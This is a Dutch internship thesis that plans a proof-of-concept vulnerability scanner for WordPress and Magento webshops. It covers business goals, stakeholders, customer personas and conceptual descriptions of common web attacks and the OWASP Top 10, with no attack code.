Scriptie

Webapplicatie Scanner

Proof of Concept

Mohamed El Kawakibi

500695364

INHOUD

INLEIDING 1

1.1 AANLEIDING

Het is algemeen bekent dat websites kwetsbaarheden hebben waar hackers gebruik van maken door deze te exploiteren. S5 specialiseert zich in het ontwikkelen van website, in het specifiek webshops. Hiervoor gebruiken zij de Content Management Systemen (CMS) platformen WordPress en Magento, twee CMS platformen die zoals bijna elke website security kwetsbaarheden hebben. Hiervoor heeft S5 aanleiding genoeg om dit probleem te onderzoeken, omdat er altijd een kans is dat één van hun webshops wordt aangevallen door een cybercrimineel die uit is op het aanrichten van schade, gaf S5 dit de motivatie om hiervoor voorzorgmaatregelingen te nemen. Ik heb de opdracht gekregen om het probleem te onderzoek en een gepaste oplossing als aanbeveling te geven in de vorm van een webapplicatie dat webshops op kwetsbaarheden scant.

1.2 PROBLEEMSTELLING

In recente onderzoek is gebleken dat CMS systemen als WordPress en Magento, een veelvoorkomende doelwit zijn voor hackers. Er zijn hier twee reden voor, 27% van alle website, wat een ongeveer 1 miljard is, wordt aangedreven door het WordPress CMS platform (referentie). Dit betekent dat wanneer er een nieuwe kwetsbaarheid gevonden wordt dat, er meer dan 200 miljoen websites in gevaar lopen voor cyberaanvallen. De andere reden is dat WordPress extensies gebruikt, deze worden ontwikkeld door derde partijen, sterker nog iedereen met WordPress en PHP kennis zou een extensies maken en publiceren op de Extensie markt van zowel WordPress als Magento. Het marktaandeel van Magento is wel vele malen kleiner. 1,8% van de website die online staan worden aangedreven door de Magento CMS platform. Dit komt omdat Magento in een nichemarkt zit van webshops terwijl WordPress voor bijna elke soort site gebruikt kan worden. Ook is gebleken uit onderzoek () dat Magento de meest voorkomende doelwit is voor hackers die het hebben gemunt op CMS platformen. De reden hiervoor is omdat webmasters hun Magento CMS systeem niet naar de nieuwste versie updaten. Doordat er zoveel webmasters een verouderde CMS systeem gebruiken, met de kwetsbaarheden er nog in, kunnen hackers de webshop blijven hinderen met exploitaties.

Het zou ideaal zijn als webshop eigenaren in het specifiek de klanten van S5 inzicht zouden krijgen op de kwetsbaarheden van hun webshop. Informatie als de CMS versie, onveilige inputvelden, verlopen certificaten en misconfiguraties van de webserver/webshop kunnen de webshop eigenaren inzicht bieden in hoeverre hun webshop veilig is gesteld. Het eerste probleem waar al een oplossing voor is bedacht is, hoe kan S5 ervoor zorgen dat de webshop eigenaren inzichtelijke informatie kunnen verkrijgen over de beveiligingsstaat van hun webshop. De oplossing voor deze vraagstelling is ook tevens de aanleiding van mijn opdracht het onderzoeken en bouwen van een web security scanner wat zal moeten dienen als een Proof of Concept.

De klanten van S5 zijn over het algemeen MKB-webshop ondernemers en doen daarom hun best om een goede klantenservice te bieden. Maar wat als een hacker er vandoor gaat met de klantgegevens heeft de webshop dan nog recht om klantenservice hoog in het vaandel te zetten? Wat kan hiertegen gedaan worden. In het algemeen kan een webshop eigenaar securitymaatregelingen nemen om de webshop beter te beveiligen. Hiervoor kan de webshop eigenaar contact opnemen met een cybersecurity bedrijf dat consultancy aanbiedt kan hoog in de kosten lopen. MKB-webshop hebben het al moeilijk genoeg. In een artikel dat door Frankwachting.com wordt vermeld dat de verwachting van klanten steeds hoger worden. De reden hiervoor is omdat reuzen zoals Wehkamp.com diensten kunnen leveren, diensten zoals gratis verzenden en same day delivery, die MKB-bedrijven in financiële en logistieke opzicht lastig te realiseren zijn. Een web security scan kan in de duizenden euro's lopen wat menig webshop eigenaren als een overbodige kostenpost zien en ik geef ze tot een bepaalde hoogte wel gelijk maar als een hacker jouw webshop in het vizier heeft dan is de vraag nog hoe veel schade er zal worden toe gericht.

De website sectoolmarket.com, een vergelijking website voor web security scanners, heeft in 2016 een lijst gepubliceerd met informatie over de prijzen en features van de meeste gebruikte web security scanners. Ik heb

naar de 15 commerciële producten gekeken en daar de drie duurste uitgekozen. Ik heb tevens ook naar de open-source producten gekeken hiervan waren er 49, een zeer grote aanbod. Het probleem hiermee is dat zij zeer beperkt zijn in hun scan opties en niet specifiek zijn gericht op de doelgroep van S5. Ook is het meest zeer lastig om deze open-source producten in te richten in een test omgeving omdat er niet genoeg aandacht is besteed aan de integratieproces oftewel deployment.

Bedrijven als IBM, Acunetix, Netsparker bieden de commerciële producten aan en hebben daarmee ook de hoogste kostenplaatje als het gaat om diensten/producten zoals consultancy en enterprise applicaties maar in vergelijking met de open-source applicaties bieden zij meer features aan en zijn de applicaties veel accurater als het neer komt op het scannen naar kwetsbaarheden.

Commerciële producten			
Naam	Features	Prijs consultancy per jaar	Prijs applicatie
IBM	SQLi, XSS, file inclusion	17700$	-
Acunetix	SQLi, XSS, file inclusion	3500$	2495$
Netsparker	SQLi, XSS, file inclusion	3960$	3960$

Tabel 1.1.1 – commerciële producten

In tabel 1.1.1 zie je hoe hoog de kosten kunnen zijn en open-source applicatie zijn over het algemeen gratis te gebruiken maar vergen veel technische kennis. Nu zou een webshop eigenaar een opensource applicatie kunnen aanschaffen maar, dan is de vraag nog of hij/zij instaat is om een succesvolle implementatie in de praktijk te brengen. Wat er hoogstwaarschijnlijk gaat gebeuren is dat er een expert wordt ingehuurd om alles op te zetten, ook dit kan hoge kosten opleveren. Een gratis web security scanner dat makkelijk te gebruiken is voor een bestaande klant van S5 zou ideaal zijn om de kostenpost van consultancy en dure licentie te omzeilen.

1.3 Scope

Omdat ik mij zal bezighouden met het ontwikkelen van een Minimal Viable Product (MVP) zal ik het project moeten afbakenen. Een Web Security Scanner kan zeer uitgebreide features bevatten. Voor de scope van dit project heb ik een aantal onderwerpen bestudeerd zoals de webapplicatie framework waar ik mee wil gaan werken, zeer belangrijk want dat vormt de basis van het project. De database die ik ga koppelen met de webapplicatie, op welke kwetsbaarheden ik ga scannen. Er zijn heel wat kwetsbaarheden die een website kan hebben, en er komen er nog elke week nieuwe bij die gelabeld worden als zero-day kwetsbaarheden. Voor meer inzicht in het probleem zal ik een aantal rapporten van grote bedrijven behandelen. Dit dient voor extra context die de lezer kan gebruiker om een beter inzicht te krijgen van het probleem. Om inzicht te krijgen in het proces van een scan zal ik een aantal bestaande scan applicatie testen om de resultaten te kunnen analyseren. Dit dient om mij meer informatie te geven over de werking van een web security scanner en wat ik nodig heb om er één zelf te bouwen. Weer omdat ik aan een MVP ga werken zal ik geen Dashboard applicatie maken waarin de gebruiker data visualisatie kan opvragen van scan sessies. Dit zou ideaal zijn maar niet haalbaar. Ik zal een Command Console Interface maken. De Web Security Scanner zal de optie van een dasboard niet hebben en zal als optie voor toekomstige uitbreiding worden beschouwd. De Web Security Scanner zal enkel WordPress en Mangento websites scannen, ik beperk het tot deze twee CMS platformen omdat S5 hiermee zijn webshop ontwikkeld en onderhoudt.

Scope
Doelgroep
Kwetsbaarheden
Rapporten
Scanners
Tests
Webapplicatie Framework & Database

1.4 ONDERZOEK OPZET

Doelgroep onderzoek

Ik zal de doelgroep van S5 in detail onderzoeken om te achterhalen wat voor problemen zij hebben en welke oplossingen ik het best kan toepassen.

Kwetsbaarheden

Ik zal onderzoeken wat de meest voorkomende kwetsbaarheden zijn van een website en welke het best passen bij de doelgroep.

Rapporten

Dit onderzoek dient om meer context te geven aan het probleem voor de lezer en voor mij. Zodat we weten wat de huidige situatie is van web security.

Scanners

Ik zal onderzoek doen naar bestaande web security scanner om te achterhalen hoe deze in werking gaan en hoe zij omgaan met de data dat zij verzamelen. Dit dient mij te ondersteunen in het ontwikkelen van de applicatie.

Webapplicatie Framework & Database

Disclosure

Ik heb tijdens het solliciteren ook specifiek gezocht naar stages die PHP opdrachten aanbieden. S5 bestaat uit twee afdelingen PHP en C#, ik zit aan de PHP kan, wat betekent dat mijn directe collega's die mij ondersteunen in het ontwikkelen van het softwareapplicatie gespecialiseerd zijn in de PHP programmeertaal. Om deze twee redenen is het vrij logisch dat ik voor een PHP Framework heb gekozen. Dit is voor het review van code en het oplossen van bug ideaal. PHP biedt heel wat Web Application Frameworks aan waaronder Laravel, Slim, Symfony, Zend, Phalcon, Yii. Maar welke is het best geschikt voor het project?

In dit onderzoek zal ik de tools die voor ons beschikbaar zijn gesteld binnen de scope onderzoeken. Dit onderzoek is gericht op het maken van de juiste keuze wat betreft de Webapplicatie Framework en Database tool die ik ga gebruiken voor het ontwikkelen van de applicatie.

Code voorbeelden die in dit documenten behandeld worden, zijn in de taal PHP geschreven.

Bijlage A en B

In Bijlage A vindt u theorie gerelateerde onderwerpen en in Bijlage B uitvergrote systeem diagrammen.

1.5 PROJECT CONTEXT

Doelstelling

Het doel is om een Proof Of Concept te ontwikkelen voor een gratis Web Security Scanner die bestaande klanten van S5 kunnen gebruiken om hun webshop op kwetsbaarheden te kunnen laten scannen. Na de scan zal er een rapport gemaakt worden met de geïdentificeerde kwetsbaarheden en advies voor het oplossen van de securityproblemen.

Opdracht

De opdracht is het onderzoeken en ontwikkelen van een systeem dat WordPress en Magento website scant op kwetsbaarheden. De opdracht zal bestaan uit drie sub opdrachten: onderzoeken van het probleem, het ontwikkelen van een concept en het ontwikkelen van een prototype.

Hoofdvraag

Met welke middelen kan ik een MVP van een geautomatiseerde Web Security Scanner systeem ontwikkelen waar de klanten van S5 gratis gebruik van kunnen maken?

Deelvragen

- Voor wie is de Web Applicatie Scanner bedoelt?
- Wat is een Web Applicatie Scanner?
- Wat zijn de tools en technieken die ik kan gebruiken bij het ontwikkelen van een Web Applicatie Scanner?
- Hoe ziet het concept eruit van de Web Applicatie Scanner?
- Wat is het ontwikkelproces voor het realiseren van de Web Applicatie Scanner?

2. BUSINESS CONTEXT

Deelvraag Voor wie is de Web Applicatie Scanner bedoelt?

Inleiding

In dit deel zal ik behandelen wat het business context is van het project. Er zal onderzoek gedaan worden naar de business doelen van het project, wie de stakeholders zijn en wat de doelgroep is.

Business doelen
Stakeholders
Doelgroep

Tabel 2.1

2.1 STAKEHOLDERS EN BUSINESS DOELEN

Het is voor Stakeholders van belang dat zij weten wat het nut is van een systeem. Als het niet duidelijk is waarom een systeem wordt gebouwd dan is er een grote kans dat het doeleinde ook niet volledig wordt bereikt. De vragen die gesteld moeten worden voor het definiëren van het nut en doeleindes van een systeem zijn:

- Wat zijn de vastgestelde doelen voor het nieuwe Geautomatiseerde Web Security Scanner Systeem?
- Wie zijn de stakeholders?
- Wie is de doelgroep?

STAKEHOLDERS

Het identificeren van stakeholders is meestal het eerste stap in het schrijven van een Business Georiënteerde Document. Stakeholders zij de mensen, groepen, of instituten die beïnvloed kunnen worden door de uitkomst van bijvoorbeeld een project.

Om de stakeholders te identificeren gebruik ik een brainstorm techniek, het resultaat ervan is geïllustreerd in figuur 2.1.




FIGURE 2.1

Het identificeren van stakeholders behoort tot één van de primaire taken voor een project. De stakeholders die niet zijn geïdentificeerd kunnen ook niet betrokken worden bij het project. De stakeholders bieden je ook meer inzicht op het probleem, omdat je het dan vanuit hen hoek naar het probleem kunt kijken.

De geïdentificeerde stakeholders bestaan uit twee categorieën de primaire (wit) en secondaire (Grijs) stakeholders.

- Primaire stakeholders worden direct beïnvloed (positief of negatief).
- Secondaire stakeholders worden mogelijk beïnvloed door de primaire stakeholders (positief of negatief)

ID	Stakeholders	Categorie
1	S5	Primaire
2	Klanten van S5	Primaire
3	Ontwikkelaars	Primaire
4	Administrator	Primaire
5	Concurrentie	Secondaire
6	GitHub	Secondaire
7	Bijdragers (ontwikkelaars)	Secondaire
8	Programmeer Libraries	Secondaire

Tabel 2.2

Primaire stakeholders

De primaire stakeholders zijn de meest van belang voor het project, deze stakeholders hebben direct invloed op de ontwikkeling van het project. Ieder stakeholder heeft zijn rol binnen het project en het is de bedoeling om met alle primaire stakeholders het project tot een succes te maken.

Rollen

- S5 – De opdrachtgevers van het project en product owners. Zij zijn deels verantwoordelijk voor het goedkeuren van userpoints (Glossary, #)
- Ontwikkelaars – Zij zijn verantwoordelijk voor het ontwikkelen van het softwaresysteem (Web Applicatie Scanner)
- Klanten S5 – Zij zijn het die de eindgebruikers zijn van het softwaresysteem, hun belangen staan vooraan in het project
- Administrator – Zij beheren het softwaresysteem na dat het live is gegaan. Voorbeeld het beheren van scans en rapporten

BUSINESS DOELEN

Wat zijn de Business Doelen?

Wat wilt S5 bereiken met dit systeem in het kader van Business?

S5 wilt een systeem bouwen met als hoofddoel een gratis geautomatiseerde website applicatie scanner aan te bieden. S5 is een onderneming en wilt graag dat het blijft groeien en uitbreiden. De business goals zijn zeer algemeen en gangbaar bij veel bedrijven, welke bedrijf wilt nou niet zijn services uitbreiden en de klantenrelaties versterken en consultancy aanbieden als verdienmodel. Dat het algemeen en cliché is betekent niet dat deze business goals geen impact kunnen hebben op de groei van een bedrijf. Juist voor een onderneming als S5 zijn dit de doelen waar zij naar moeten streven. Als het bedrijf weet wat het wilt bereiken dan is de volgende vraag: Hoe gaan we deze business goals bereiken?

- Services aanbod uitbreiden
- Het servicekwaliteit verbeteren

Doel Categorie	Doel omschrijving
Service aanbod uitbreiden	Het systeem breid de service uit door • Een gratis geautomatiseerde web applicatie scanner aan te bieden • Door een CMS extensie aan te bieden • Door een consultancy service aan te bieden
Het servicekwaliteit verbeteren	Het systeem verbeterd het servicekwaliteit door • Een rapport genereren op basis van de geïdentificeerde kwetsbaarheden • Website verbeteren met de aanbevelingen van het security rapport • Security experts in dienst nemen om de security issues op te lossen en om consultancy te geven

Tabel 2.3

Business doel Scenario

De business doel scenario beschrijft elke doel meer in detail door gebruik te maken van de zes attributen waar een business doel uit bestaat. Dit zorgt ervoor dat business doelen concreet en uitvoerbaar worden.

De zes attributen zijn:

Doel Subject (DS)	De stakeholder die eigenaar is van het doel
Doel Object (DO)	De entiteit van het doel
Omgeving (O)	De context van het doel
Doel (D)	Het doel zelf
Doel Maatregel (DM)	Het succes criteria van het doel
Achtergrond Informatie (Ai)	Achtergrond informatie over het doel

Tabel 2.4

Doel Categorie	Informele business doel statement	Business Doel Scenario
Service aanbod uitbreiden	We moeten de service aanbod uitbreiden door een geautomatiseerde Web Applicatie Scanner te introduceren.	DS: S5 DO: Web Applicatie Scanner O: Service aanbod uitbreiden D: Een nieuwe service aanbieden DM: Klanten kunnen een gratis geautomatiseerde scan uitvoeren AI: S5 wilt de klanten een tool aanbieden om hun websites te scannen op security
Het servicekwaliteit verbeteren	We moeten naast het ontwikkelen van webshop ook meer de focus leggen op security door de klant meer inzicht te bieden op de security staat van hun webshop.	DS: S5 DO: Security Rapport O: Kwaliteit service verbeteren D: Security Rapporten genereren op basis van de gevonden kwetsbaarheden DM: Klanten inzicht bieden in de security van hen webshops AI: S5 wilt de klanten meer overzicht bieden op de security van hen webshops

Tabel 2.5

Business doelen verfijnen

Het doel van het verfijnen van de business doelen is om de relevantie ervan te vinden met betrekking tot het softwaresysteem dat onderontwikkeling is. Verfijnde business doelen worden operationele objectieven en als je daaruit de relevante operationele objectieven haalt dan hou je engineering objectieven over (Software and Systeem Architecture In Action, H 2.4 Refining Business Goals). In het geval van het project resulteren de twee business doelen in relevante operationele objectieven vanwege hun betrekking op het systeem.

Business Doelen	Verfijnde doelen (Engineering Objectieven)
We moeten de service aanbod uitbreiden door een geautomatiseerde Web Applicatie Scanner te introduceren.	Een Client applicatie voor de klant wat dient als Endpoint (Glossery, 13) Een communicatiemiddel tussen de Client en de Server De Wep Applicatie Scanner
We moeten naast het ontwikkelen van webshop ook meer de focus leggen op security door de klant meer inzicht te bieden op de security staat van hun webshop.	Het genereren van een rapport op basis van de gevonden kwetsbaarheden Het verzenden van het rapport via email

Tabel 2.6

Engineering objectieven, kwaliteit attributen en prioriteiten

Engineering objectieven kunnen gebruikt worden om de systeemeisen van de systeemarchitectuur te definiëren. Elke engineering objectief heeft een corresponderende kwaliteit attribuut, deze vormen de basis voor het definiëren van de systeemeisen. Als voorbeeld kunnen kijken naar de business doel, het behouden van de markt reputatie. Dit business doel correspondeert met de engineering objectief: het maken van producten dat zeer Usable en Reliable is. (Het kwaliteit attributen kun je vinden in Bijlage A).

Business Doelen	Verfijnde doelen (Engineering Objectieven)	Kwaliteit Attribuut	Prioriteit
We moeten de service aanbod uitbreiden door een geautomatiseerde Web Applicatie Scanner te introduceren.	Een Client applicatie voor de klant wat dient als Endpoint (Glossery, 13)	Usability	M
	Een communicatiemiddel tussen de Client en de Server	Interoperability	M
	De Web Applicatie Scanner	Performance	H
We moeten naast het ontwikkelen van webshop ook meer de focus leggen op security door de klant meer inzicht te bieden op de security staat van hun webshop.	Het genereren van een rapport op basis van de gevonden kwetsbaarheden	Modifiability	H
	Het verzenden van het rapport via email	Availibility	M

Tabel 2.7

2.2 DOELGROEP

S5 ontwikkelt en onderhoudt webshops voor MKB-bedrijven. De webshops worden over het algemeen ontwikkeld in de CMS's Wordpress en Magento. Beide bedrijven hebben hun CMS in de taal PHP ontwikkeld en hebben daar hun eigen raamwerk voor gebruikt. De doelgroepen zijn weergeven in tabel 2.8.

Doelgroep	Categorie
Magento	Webshop
Wordpres	Webshop

Tabel 2.8

DOELGROEP ONDERZOEK

Webshops die ontwikkeld zijn in Wordpress of Magento zijn kwetsbaar voor cyberaanvallen. 27% procent van alle websites draaien op WordPress en het heeft 60% van het marktaandeel als het gaat om CMSen (Torquemag, 2xxx). Dit betekent, in theorie, dat als het CMS een kwetsbaarheid heeft, dan zijn 27% van alle websites kwetsbaar voor cyberaanvallen. Ithemes.com vermeld in het artikel "is WordPress Really Secure?" dat de WordPress CMS kampt met securityproblemen. De securityproblemen komen van drie componenten af: WordPress Core, WordPress themes, WordPress plugins. De grootste deel van de security kwetsbaarheden komt

niet af van de Kern van WordPress maar van de WordPress plugins. De WordPress plugins rekenen voor 52% van alle kwetsbaarheden.

Het percentage van Magento gebruikers is wel vele malen lager dan die van Wordpress. Magento ondersteund 1.3% van alle websites en het heeft een marktaandeel van 2.7%(Torquemag, 2xxx). In het artikel van extensionsmall.com werd de security van Magento onder de loep genomen. Zij hebben uit een onderzoek van Trustwave vermeld dat 1. Ecommerce nog steeds een lucratief doelwit is voor hackers 2. Magento is niet de meest veilige ecommerce platform. Ook vermeld Trustwave in het rapport dat 85% van de gehackte e-commerce systemen de Magento CMS gebruiken. Een reden hiervan is omdat de meeste Magento websites niet volledig up-to-date zijn met de laatste patches. Het probleem ligt grotendeels niet bij Magento maar bij de webshop eigenaren. Het maakt niet uit hoe snel een softwarebedrijf een patch vrijgeeft als de patch nooit wordt toegepast. Webshop eigenaren zijn nog steeds moeilijk te motiveren om hun Magento webshops op tijd te patchen. In de meeste gevallen gaat het hier dan om webshops die zelf door de eigenaar worden onderhouden, bij S5 wordt het wel gedaan. Webshop eigenaren investeren niet graag in web security om de volgende redenen:

Het installeren van patches kan een complexe karwij zijn, voor een gemiddelde gebruiker. Dit kan betekenen dat er een expert voor ingehuurd moet worden. Webshop eigenaren kiezen liever een grote risico over het inhuren van een ontwikkelaar die de security van hun websites verbeterd en onderhoud.

De vier meest voorkomende securityproblemen zijn:

Brute force aanvallen – dit is een trial and error methode waarbij de hacker meerdere usernames en password combinatie uitprobeert. Meestal wordt dit gedaan met een server-side scripting taal als php of pyhton.

File Inclusion Exploits – bestand inclusie gebeurd wanneer kwetsbare code wordt misbruikt om bestanden in te laden wat aanvallers toegang kunnen geven tot jouw website. Dit is een gangbare manier voor hackers om toegang te krijgen tot een gebruikersaccount waarop zij volledige administratie rechten hebben.

SQL Injecties – database injectie zijn een veel voorkomende aanval die hackers uitvoeren om toegang te krijgen tot de database. Hackers gebruiken de database taal SQL om injecties uit te voeren op webpagina's die er niet beveiligd tegen zijn. WordPress/Magento heeft hier ook last omdat derde partijen plugin kunnen ontwikkelen voor de CMS. Als deze plugins niet goed beveiligd zijn tegen SQL-injecties dan geeft dat hackers de kans om een data breach uit te voeren op een database. Dit betekent dat hackers nieuwe gebruikers kunnen toevoegen met administratie rechten.

Cross site scripting - met de injectie van javascript code kan een hacker veel schade toe richten op de front-end van een website. Script kunnen geïnjecteerd worden die gegevens van niet vermoedende gebruikers onderscheppen. Een scripts worden via formulieren op een website toegevoegd aan de broncode en meegestuurd bij het verzenden van het formulier. De server herkent het als javascript code en runt het. Zoals bij SQL-injectie zitten er veel kwetsbaarheden in extensies die ontwikkeld zijn door derde partijen.

PERSONA

Eigenaar: Karel Jan Smit

Webshop: outdoorsshop

URL: www.outdoorsshop.nl

Platform: WordPress

Markt: Kleding, survival

Aantal klanten/accounts: 10.000

Aantal producten: 3000

Betaalmiddel: Ideal/paypal/creditcard

Probleem

De webshop gebruikt een extensie met een SQL-injectie kwetsbaarheid. De eigenaar heft hier geen kennis over.

Risico

Hackers kunnen klantengegevens stelen door een databreach uit te voeren op de database.

Eigenaar: Jan Willem van Oranje

Webshop: online tennis shop

URL: www.onlinetennisshop.nl

Platform: Magento

Markt: Sportkleding, Tennis accessoires

Aantal klanten: 2500

Aantal producten: 700

Betaalmiddel: Ideal/paypal/creditcard

Probleem

De webshop gebruikt een Magento extensie die de transacties uitvoert het bevat een onveilig formulier waar klanten hun betaalgegevens invoeren.

Risico

Als een niets vermoedende klant zijn betaalgegevens invoeren kunnen hackers XSS-injecties uitvoeren om de gegevens te onderscheppen en te stelen.

Samenvatting




FIGURE 2.1

3 ONDERZOEK

Deelvraag
Wat is een webapplicatie scanner?

3.1 INLEIDING

Dit hoofdstuk zal gaan over mijn onderzoek die de basis legt voor de Web Security Scanner. In dit hoofdstuk heb ik verschillende onderwerpen rondom web security onderzocht. Het onderzoek is grotendeels gedaan vanaf het bureau, wat ook wel betekent staat als bureauonderzoek of deskonderzoek. Deze soort onderzoek kan verdeeld worden in twee categorieën: primaire data en secundaire data. De categorie primaire data heeft in de context van mijn onderzoek betrekking op software testing. Het is primaire omdat ik zelf de software tests en hierdoor zelf de informatie produceer. Bij een secundair bureauonderzoek heb ik gebruik gemaakt van bestaande informatie dat door andere is geproduceerd. Voorbeelden hiervan zijn online artikelen, literatuur, informatieve video's.

De onderwerpen die ik in dit hoofdstuk zal behandelen zijn:

Web security en de kwetsbaarheden

Een onderzoek naar de kwetsbaarheden van websites. Hierin zal ik kijken naar de kwetsbaarheden die kunnen voorkomen op een website. Het aanbod van technologieën voor het ontwikkelen van website wordt met het jaar groter en dat geeft de web ontwikkelaars de mogelijkheid om websites op verschillende manieren te bouwen. Maar innovaties in web ontwikkeling brengen ook securitylekken met zich mee waar cybercriminelen misbruik van kunnen maken.

Hoe groot is het security probleem?

Wat rapporteren de grote bedrijven over het probleem web security. In dit deel heb ik de analyse en rapportage van drie grote security bedrijven onder de loep genomen om te kijken wat hun onderzoek naar web security over de recente jaren hebben opgeleverd. Web security blijft ieder jaar een interessant onderwerp van onderzoek vanwege de nieuwe ontwikkelingen op softwaregebied die securitybedreigingen met zich mee brengen. Daarom brengen iedere jaar bedrijven als IBM, Symantec en Sucuri rapporten uit om de geïnteresseerde te informeren over de stand van zaken op security gebied.

Wat zijn de kenmerken van bestaande web scan applicaties?

Met de opkomst van webapplicaties kunnen gebruiker een interactieve ervaring beleven op het internet. Dit maakt mogelijkheid dat gebruikers taken kunnen uitvoeren zoals: persoonlijke accounts te maken, informatie op te vragen vanuit een database en digitale transacties te maken. Al deze nieuwe functionaliteiten brengen ook nieuwe gevaren met zich mee, hackers die kwetsbaarheden in deze functionaliteiten vinden hebben de mogelijkheid om het te exploiteren. Dit is hoofdzakelijk waarom er organisaties zijn die zich bezighouden met het ontwikkelen van tools waarmee webapplicaties getest kunnen worden op kwetsbaarheden zodat deze in een vroeg stadium gedetecteerd kunnen worden. De security scanner is een relatief nieuwe begrip, wat pas halverwege de eerste decennia zich heeft gevestigd als een volwaardige kandidaat op de softwaremarkt. Er zijn talloze web security scanners ontwikkelt over de jaren heen. Ik zal in dit deel twee van deze soort scanners onder de loep nemen en testen.

Welke technologieën zijn geschikt voor de Web Security Scanner?

Er zijn vele programmatalen waarmee software geschreven kan worden maar welke is het meest geschikt voor mijn situatie. In dit deel heb ik onderzoek gedaan naar de verschillende technologieën die ik kan gebruiken voor het ontwikkelen van de Web Security Scanner. Een webapplicatie bestaat uit subsystemen in het geval van de Web Security Scanner zijn deze: CMS extensie, REST API, Scan applicatie en de Database. Elke subsysteem zal met een ander technologie moeten worden ontwikkeld. Ik zal per subsysteem de verschillende technologieën vergelijken om zo een goed onderbouwde keuze te kunnen maken.

3.2 WEB SECURITY EN DE KWETSBAARHEDEN

Web security is een vertakking van Informatiebeveiliging dat zich specifiek bezighoudt met het beveiligen van websites. Web security werd echter pas een probleem met de komst van web 2.0. Bij de voorganger, web 1.0 konden gebruikers voornamelijk alleen informatie te bekijken. Bij web 2.0 kregen gebruikers meer rechten op een website, hierdoor konden gebruikers naast het bekijken van informatie ook informatie creëren en bewerken. Voorbeeld hiervan is het aanmaken van accounts voor een internetdienst. Deze veranderingen brachten niet alleen innovatie met zich mee maar ook veel security issues. Een van deze security issues gebeurt bij het verzenden van informatie naar servers in de vorm van een requests (verzoeken), wat een vorm is van communicatie tussen gebruiker en server. Hackers gebruiken deze communicatiemiddel om websites te comprimeren door kwaadaardige requests te verzenden om bijvoorbeeld een website offline te halen.

Er zijn een aantal non-profit organisaties die zich bezighouden met het onderzoeken, documenteren en ontwikkelen van web security applicaties. Die doen zij door open source projecten te starten waar iedereen met een interesse in web security aan kan meedoen. Er zijn twee wel bekende organisaties, OWASP en WASC. Beide hebben over de jaren heen succesvolle projecten hebben geproduceerd en hebben een actieve community die de projecten onderhouden.

OWASP

De Open Web Application Security Project, opgericht in 2001, is een wereldwijde non-profit organisatie dat zich bezighoudt met het verbeteren van web security. De missie van OWASP vangt één van de essentiële concepten van software security. Hun missie is om software security zichtbaar te maken, zodat individuen en organisaties geïnformeerde keuzes kunnen maken. Iedereen kan een bijdragen met de open-source projecten van OWASP, het heeft een gratis en open software licentie. OWASP heeft over 93 actieve projecten waarvan er een aantal gelabeld worden als volwassen. Relevante projecten die ik zal behandelen in dit document zijn:

Classificatie	Type	Project
Volwassen	Documentatie	Top 10
Volwassen	Tool	ZAP Proxy
Medium	Documentatie	Code Review Project
Volwassen	Documentatie	Testing Guide

Tabel 3.1

WASC

De Web Application Security Consortium is zoals OWASP een organisatie met als missie om web security te verbeteren. Hun hoofdmissie is om een standaard te ontwikkelen voor webapplicatie security. Zij bestaan uit een internationale groep van experts en organisatie vertegenwoordigers die open source en best practice security standaards produceren voor de wereldwijde web. Zij houden zich echter niet bezig met het ontwikkelen van softwaretools. Maar zijn meer gericht op het publiceren van artikelen, onderzoeksrapporten en zoals eerder

vermeld standaarden voor web security. WASC classificeert hub projecten niet en het valt mij op dat deze voor een lange tijd niet zijn onderhouden. Relevante projecten die ik zal behandelen document zijn:

Type	Project
Documentatie	Web Application Security Scanner Evaluation Criteria
Documentaite	WASC Threat Classification

Table 3.2

3.2.1 OWASP TOP 10 LIJST

De OWASP top 10 lijst representeert een overeenstemming over de meest kritische security risico's voor webapplicaties. OWASP dringt bedrijven aan om dit project te implementeren in het bedrijfsproces om de risico's op hun webapplicaties te minimaliseren. De lijst is aflopend gesorteerd op de meest voorkomende webapplicatie risico. De 10 security risico's zijn:

- A1 Injection
- A2 Broken Authentication End Session Management (XSS)
- A3 Cross Site Scripting (XSS)
- A4 Insecure Direct Object References
- A5 Security Misconfiguration
